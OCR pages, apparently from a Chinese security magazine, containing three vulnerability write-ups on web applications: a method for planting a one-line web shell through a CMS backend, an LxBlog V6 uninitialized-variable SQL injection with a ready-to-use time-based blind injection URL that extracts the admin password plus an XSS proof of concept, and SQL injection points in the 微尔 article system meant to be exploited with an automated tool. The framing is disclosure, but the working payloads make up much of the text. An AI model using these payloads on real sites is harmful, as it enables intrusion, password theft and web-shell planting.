


图 7

写在最后

这套系统本身的漏洞比较多，最后我再介

绍一下网站后台综合获取WebShell的方法。该系统后台有数据库备份和恢复功能，用这种方法获取WebShell大家都会了，就不再介绍了。

如果管理员将数据库备份文件删除了，在后台岂不少了种拿Shell的办法？本系统的数据库是ASP后缀名，数据库中存在防下载表，直接插马是不能运行的，唯一的办法就是想办法将防下载表删掉再插一句话木马。幸运的是，网站后台提供了数据库表字段修改功能，利用它找到防下载字段将其删除即可，如图8所示。去掉了这个表的内容后，接下来就不要介绍了吧，找个地方插入一句话木马到数据库即可得到WebShell。





图8

本文写到这里就结束了，总的来说程序本身漏洞百出，很多地方值得修正，特别是那个防SQL注入程序很容易被绕过，希望站长们看到本文尽快修正漏洞吧，以免对自己的网站造成损害。

前置知识：无

关键词：脚本、LxBlog、防注入



浅析LxBlog V6 变量未初始化漏洞

文/图 Flyh4t&Xi40shui

LxBlog是PHPWind开发的一套基于PHP+MySQL数据库平台架构的多用户博客系统，强调整站与用户个体间的交互，拥有强大的个人主页系统、独立的二级域名体系、灵活的用户模板系统、丰富的朋友圈和相册功能。但该Blog系统在安全性上并不能让人满意，本文就来分析其一个变量未初始化造成的SQL注入漏洞。

我们先来分析一下这个漏洞，存在问题的代码如下：

```
//user/tag.php
<?php
!function_exists('usermsg') && exit('Forbidden');
!in_array($type,$item_type) && exit;
//$type、$item_type 均没有初始化
require_once(R_P.'mod/charset_mod.php');
foreach ($_POST as $key => $value) {
${'utf8_'.$key} = $value;
${$key} = $db_charset != 'utf-8' ? convert_charset
('utf-8',$db_charset,$value) : $value;
}
if ($job == 'add') {
……// 省略部分代码
}elseif($job=="modify"){
$tagnum="{$type}num";
$touchtagdb=$db->get_one("SELECT k.tags,i.uid
FROM pw_{$type} k LEFT JOIN pw_items i ON i.
itemid=k.itemid WHERE k.itemid='$itemid'");
//$type 带入查询语句操作数据库
$touchtagdb['uid']!=$admin_uid && exit;
……// 省略部分代码
```

当然，在文件的第1行有"!function_exists('usermsg') && exit('Forbidden');"这样一段代码的限制，我们不能直接访问该文件，但可以通过user_index.php来include这个文件执行，具体代码如下：

```
//user_index.php
<?php
……// 省略部分代码
require_once(R_P.'user/global.php');
require_once(R_P.'user/top.php');
if (!$action)
{
……// 省略部分代码
}
elseif ($action && file_exists(R_P."user/$action.php"))
{
$basename = "$user_file?action=$action";
require_once(Pcv(R_P."user/$action.php"));
//通过提交 $action=tag 即可以调用到存在漏洞的文件
}
```

看到这个地方，应该已经可以触发该漏洞了，但依然要考虑到是否会受到register_global的影响，幸好user_index.php在开始的时候包含了user/global.php这个文件。再看看这个文件为我们提供了什么，代码如下：

```
//user/global.php
<?
……//省略部分代码
if (!in_array($action,array('blogdata','comment','itemcp','post','userinfo'))) {
//'blogdata','comment','itemcp','post','userinfo','global','top'
//我们提交的action=tag，不在上面这个数组里面，可以触发下面的代码成功绕过register_global的影响
foreach ($_POST as $_key => $_value) {
!ereg('^\_',$_key) && strlen(${$_key})<1 && ${$_key} = $_POST[$_key];}
foreach ($_GET as $_key => $_value) {
!ereg('^\_',$_key) && strlen(${$_key})<1 && ${$_key} = $_GET[$_key];}
}
……//省略部分代码
```

通过上面的分析，我们已经可以成功控制$type和$item_type的值了，但要注意两个地方：第1个地方是要满足"in_array($type,$item_type)"，我们通过直接将$type和$item_type[]赋值为相同的变量即可；第2个地方是要注意我们注入的语句"$touchtagdb=$db->get_one("SELECT k.tags,i.uid FROM pw_{$type} k LEFT JOIN pw_items i ON i.itemid=k.itemid WHERE k.itemid='$itemid'");"。综合以上，我们可以构造出来盲注的代码如下：

```
//判断uid=1的用户的密码第一位的ASCII值是否大于0
http://blog.xxx.com/user_index.php?action=tag&job=modify&type=blog k LEFT JOIN pw_user i ON 1=1 WHERE i.uid =1 AND if((ASCII(SUBSTRING(password,1,1))>0),sleep(10),1)/*&item_type[]=blog k LEFT JOIN pw_user i ON 1=1 WHERE i.uid   =1 AND if((ASCII(SUBSTRING(password,1,1))>0),sleep(10),1)/*
```

通过浏览器返回的时间来判断是否猜解正确，如果正确的话，浏览器返回的比较慢，近似假死状态，否则返回的就比较正常。使用二分法不断猜解即可。另外，如果数据库版本较低，可以使用benchmark函数来盲注，具体的expliot就不提供了，有需要的可以自己写个代码跑跑，不是什么难事。

另外，我们再看下LxBlog的数据库容错代码。

```
function DB_ERROR($msg) {
global $db_blogname,$REQUEST_URI;
$sqlerror = mysql_error();
$sqlerrno = mysql_errno();
//ob_end_clean();
echo"<html><head><title>$db_blogname</title><style type='text/css'>P,BODY{FONT-FAMILY:tahoma,arial,sans-serif;FONT-SIZE:11px;}A{TEXT-DECORATION:none;}a:hover{ text-decoration: underline;}TD { BORDER-RIGHT: 1px; BORDER-TOP: 0px; FONT-SIZE: 16pt; COLOR: #000000;}</style><body>\n\n";
echo"<table style='TABLE-LAYOUT:fixed;WORD-WRAP: break-word'><tr><td>$msg";
echo"<br><br><b>The URL Is</b>:<br>http://$_SERVER[HTTP_HOST]$REQUEST_URI";
echo"<br><br><b>MySQL Server Error</b>:<br>$sqlerror  ( $sqlerrno )";
echo"<br><br><b>You Can Get Help In</b>:<br><a target=_blank href=http://www.phpwind.net><b>http://www.phpwind.net</b></a>";
echo"</td></tr></table>";
exit;
}
```

函数将直接造成数据库错误的URL返回给客户端，对输出未作任何过滤，造成了XSS漏洞。下面是我对官方的测试，测试结果如图1所示。

```
//POC
http://www.lxblog.net/user_index.php?action=tag&job=modify&type=<script>alert(/xss/)</script>&item_type[]=<script>alert(/xss/)</script>
```





图1

LxBlog的漏洞就分析到这里，这个漏洞的修补很简单，只要在数据库查询语句前面将变量$item_type赋值为指定的数组就可以了。网上的PHP程序有不少都存在类似的漏洞，由于变量没有被正确初始化，从而导致攻击者可以控制变量改变程序的流程执行一些非法操作。其实这个问题并不复杂，保持一个良好的编码习惯，正确初始化类和变量即可杜绝此类漏洞。

前置知识：无
关键词：脚本、微尔系统、注入



微尔文章管理系统漏洞简析

文/梦幻剑客

新年伊始，带着新年的希望开始工作，到下载站点看了几套新年刚发布不久的程序。本文介绍的程序便是其中的一套，在读该程序代码的时候，发现了几个漏洞，在此公布出来和大家探讨。

过滤不严格导致SQL注入

从程序主体来看，对SQL注入封锁很成功，数字型变量基本上都经过函数判断后再进行SQL查询，字符型变量都过滤了单引号，导致注入失败。我们先来看下主页的公告代码：

```
<%
If Not IsNumeric(Request("id")) And Request("id") <> "" Then
Response.Write "<BR><BR><BR>错误的系统参数!文章ID必须是数字"
Response.End
End If
If Request("id") = 0 Or Request("id") = "" Then
Response.Write "<BR><BR><BR>对不起，错误的系统参数"
Response.End
else
articleid = CLng(Request("id"))
end if
set rs=server.createobject("adodb.recordset")
sql="select * from gg where id="&articleid&""
rs.open sql,conn,1,1
%>
```

上述代码中，用IsNumeric函数来判断获取的Request("id")，仅仅这样的判断便可防止注入，接下来作者对是否真实获取变量做了判断，最后还用CLng函数强制转换成了长整形变量。当然，作者肯定是为了程序的可扩展性才这样写的，同时也防止了注入点的产生。之后我继续寻找潜在的安全漏洞，看了很多文件，大多数都是如上判断，导致一个个变量得以安全取值。不过，最终还是让我在Downfileshow.asp文件中找到了突破口，漏洞代码如下：

```
<%
dim ID
ID=trim(request("ID"))
if Id="" then
response.Redirect("Download.asp")
end if
sql="select * from Download where ID=" & ID & ""
Set rs= Server.CreateObject("ADODB.Recordset")
rs.open sql,conn,1,3
if rs.bof and rs.eof then
response.write"<SCRIPT language=JavaScript>alert('找不到此下载! ');"
response.write"javascript:history.go(-1)</SCRIPT>"
%>
```

在这段代码中，ID过滤了两端空格，如果ID为空的话，表示没有值就会跳转到 Download.asp文件，否则带入SQL查询，若在数据库中找不到该值，则弹出对话框"找不到此下载"，这样变量ID就可被利用注入，如图1 所示。




图1

后台管理密码是32位加密的，默认密码为"admin"。继续查看代码，发现整站程序在防注入上都很成功，唯独在两个关于下载页面上出现了安全漏洞，不过不是任意下载

文件漏洞，而是常见的SQL注入。在Downloadfile.asp文件中有如下代码

```
<%
Add_id = request.QueryString("id")
if Add_id<>"" then
set rs=server.createobject("adodb.recordset")
sql="select * from [Download] where ID="&Add_id
rs.open sql,conn,1,3
ThisUrl=rs("DownloadUrl")
rs.close
end if
response.write thisurl
%>
```

代码中变量add_id直接带入了SQL中，导致出现注入点，原理都是一样的。直接用啊D猜解即可，如图2 所示。




图2

